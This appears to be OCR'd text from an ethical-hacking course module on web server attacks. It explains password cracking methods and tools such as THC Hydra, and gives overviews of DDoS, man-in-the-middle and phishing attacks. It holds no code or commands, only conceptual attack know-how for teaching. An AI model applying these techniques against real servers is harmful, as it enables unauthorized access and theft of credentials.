
Web Server Password Cracking Techniques

Password cracking is the most common method of gaining unauthorized access to a web server by exploiting flawed and weak authentication mechanisms. Once the password is cracked, an attacker can use the password to launch further attacks.

We present some details of various tools and techniques used by attackers to crack passwords. Attackers can use password cracking techniques to extract passwords from web servers, FTP servers, SMTP servers, and so on. They can crack passwords either manually or with automated tools such as THC Hydra, Ncrack, and RainbowCrack.

The following are some techniques attackers use to crack passwords:

- **Guessing**: This is the most common method of cracking passwords. In this method, the attacker guesses possible passwords either manually or by using automated tools provided with dictionaries. Most people tend to use their pets' names, loved ones' names, license plate numbers, dates of birth, or other weak passwords such as "QWERTY," "password," "admin," etc. so that they can remember them easily. The attacker exploits this human behavior to crack passwords.
- **Dictionary attack**: A dictionary attack uses a predefined file containing various combinations of words, and an automated program enters these words one at a time to check if any of them are the password. This might not be effective if the password includes special characters and symbols. If the password is a simple word, then it can be found quickly. Compared to a brute-force attack, a dictionary attack is less time-consuming.
- **Brute-force attack**: In the brute-force method, all possible character combinations are tested; for example, the test may include combinations of uppercase characters from A to Z, numbers from 0 to 9, and lowercase characters from a to z. This method is useful for identifying one-word or two-word passwords. If a password consists of uppercase and lowercase letters as well as special characters, it might take months or years to crack the password using a brute-force attack.
- **Hybrid attack**: A hybrid attack is more powerful than the above techniques because it uses both a dictionary attack and brute-force attack. It also uses symbols and numbers. Password cracking is easier with this method than with the above methods.



Other Web Server Attacks

DoS/DDoS Attacks	Attackers may send numerous **fake requests** to the web server, which causes **web server crashing** or makes it unavailable to the legitimate users **Note**: For complete coverage of DoS/DDoS attacks, refer to Module 10: Denial-of-Service
Man-in-the-Middle Attack	Man-in-the-middle/manipulator-in-the-middle (MITM) attacks allow an attacker to access sensitive information by **intercepting and altering communications** between an end-user and web servers **Note**: For complete coverage of man-in-the-middle (MITM) attacks, refer to Module 11: Session Hijacking
Phishing Attacks	The attacker tricks the user to submit **login details** for a website that looks legitimate, and redirects them to the malicious website hosted on the attacker's web server **Note**: For complete coverage of phishing attacks, refer to Module 09: Social Engineering
Web Application Attacks	Vulnerabilities in **web applications** running on a web server provide a broad attack path for compromising the web servers **Note**: For complete coverage of web application attacks, refer to Module 14: Hacking Web Applications

Other Web Server Attacks

DoS/DDoS Attacks

A DoS/DDoS attack involves flooding targets with copious fake requests so that the target stops functioning and becomes unavailable to legitimate users. By using a web server DoS/DDoS attack, an attacker attempts to take the web server down or make it unavailable to legitimate users. A web server DoS/DDoS attack often targets high-profile web servers such as bank servers, credit-card payment gateways, and even root name servers.



Unwanted and malicious traffic
Legitimate user
Internet
Unwanted and malicious traffic takes control over all the available bandwidth
Router
Successful DDoS attacks can result in service downtime, financial losses, and permanent business disability

Figure 13.17: Web server DDoS attack

To crash a web server running an application, the attacker targets the following services to consume the web server's resources with fake requests:

- Network bandwidth
- Server memory
- Application exception handling mechanism

- CPU usage
- Hard-disk space
- Database space

Note: For complete coverage of DoS/DDoS attacks, refer to Module 10: Denial-of-Service.

Man-in-the-Middle Attack

Man-in-the-middle/manipulator-in-the-middle (MITM) attacks allow an attacker to access sensitive information by intercepting and altering communications between an end user and web servers. In an MITM attack or sniffing attack, an intruder intercepts or modifies the messages exchanged between the user and web server by eavesdropping or intruding into a connection. This allows an attacker to steal sensitive user information, such as online banking details, usernames, and passwords, transferred over the Internet to the web server. The attacker lures the victim to connect to the web server by pretending to be a proxy. If the victim believes and accepts the attacker's request, then all the communication between the user and web server passes through the attacker. In this manner, the attacker can steal sensitive user information.



User
1
User visits a website
Normal traffic
2
Web Server
Attacker sniffs the communication to steal session IDs
4
Victim requests for the site
Uses stolen credentials to establish a session with the web server
3
5
Attacker replays the request
6
7
Server response is forwarded to the user
Server response
Attacker

Figure 13.18: Man-in-the-middle/sniffing attack

Note: For complete coverage of man-in-the-middle (MITM) attacks, refer to Module 11: Session Hijacking.

Phishing Attacks

Attackers perform a phishing attack by sending an email containing a malicious link and tricking the user into clicking it. Clicking the link will redirect the user to a fake website that appears similar to the legitimate website. Attackers create such websites by hosting their address on web servers. When a victim clicks on the malicious link while believing the link to be a legitimate website address, the victim is redirected to the malicious website hosted on the attacker's server. The website prompts the user to enter sensitive information, such as usernames, passwords, bank account details, and social security numbers, and divulges the data to the attacker. Later, the attacker may be able to establish a session with the legitimate website by using the victim's stolen credentials to perform malicious operations on the target legitimate website.

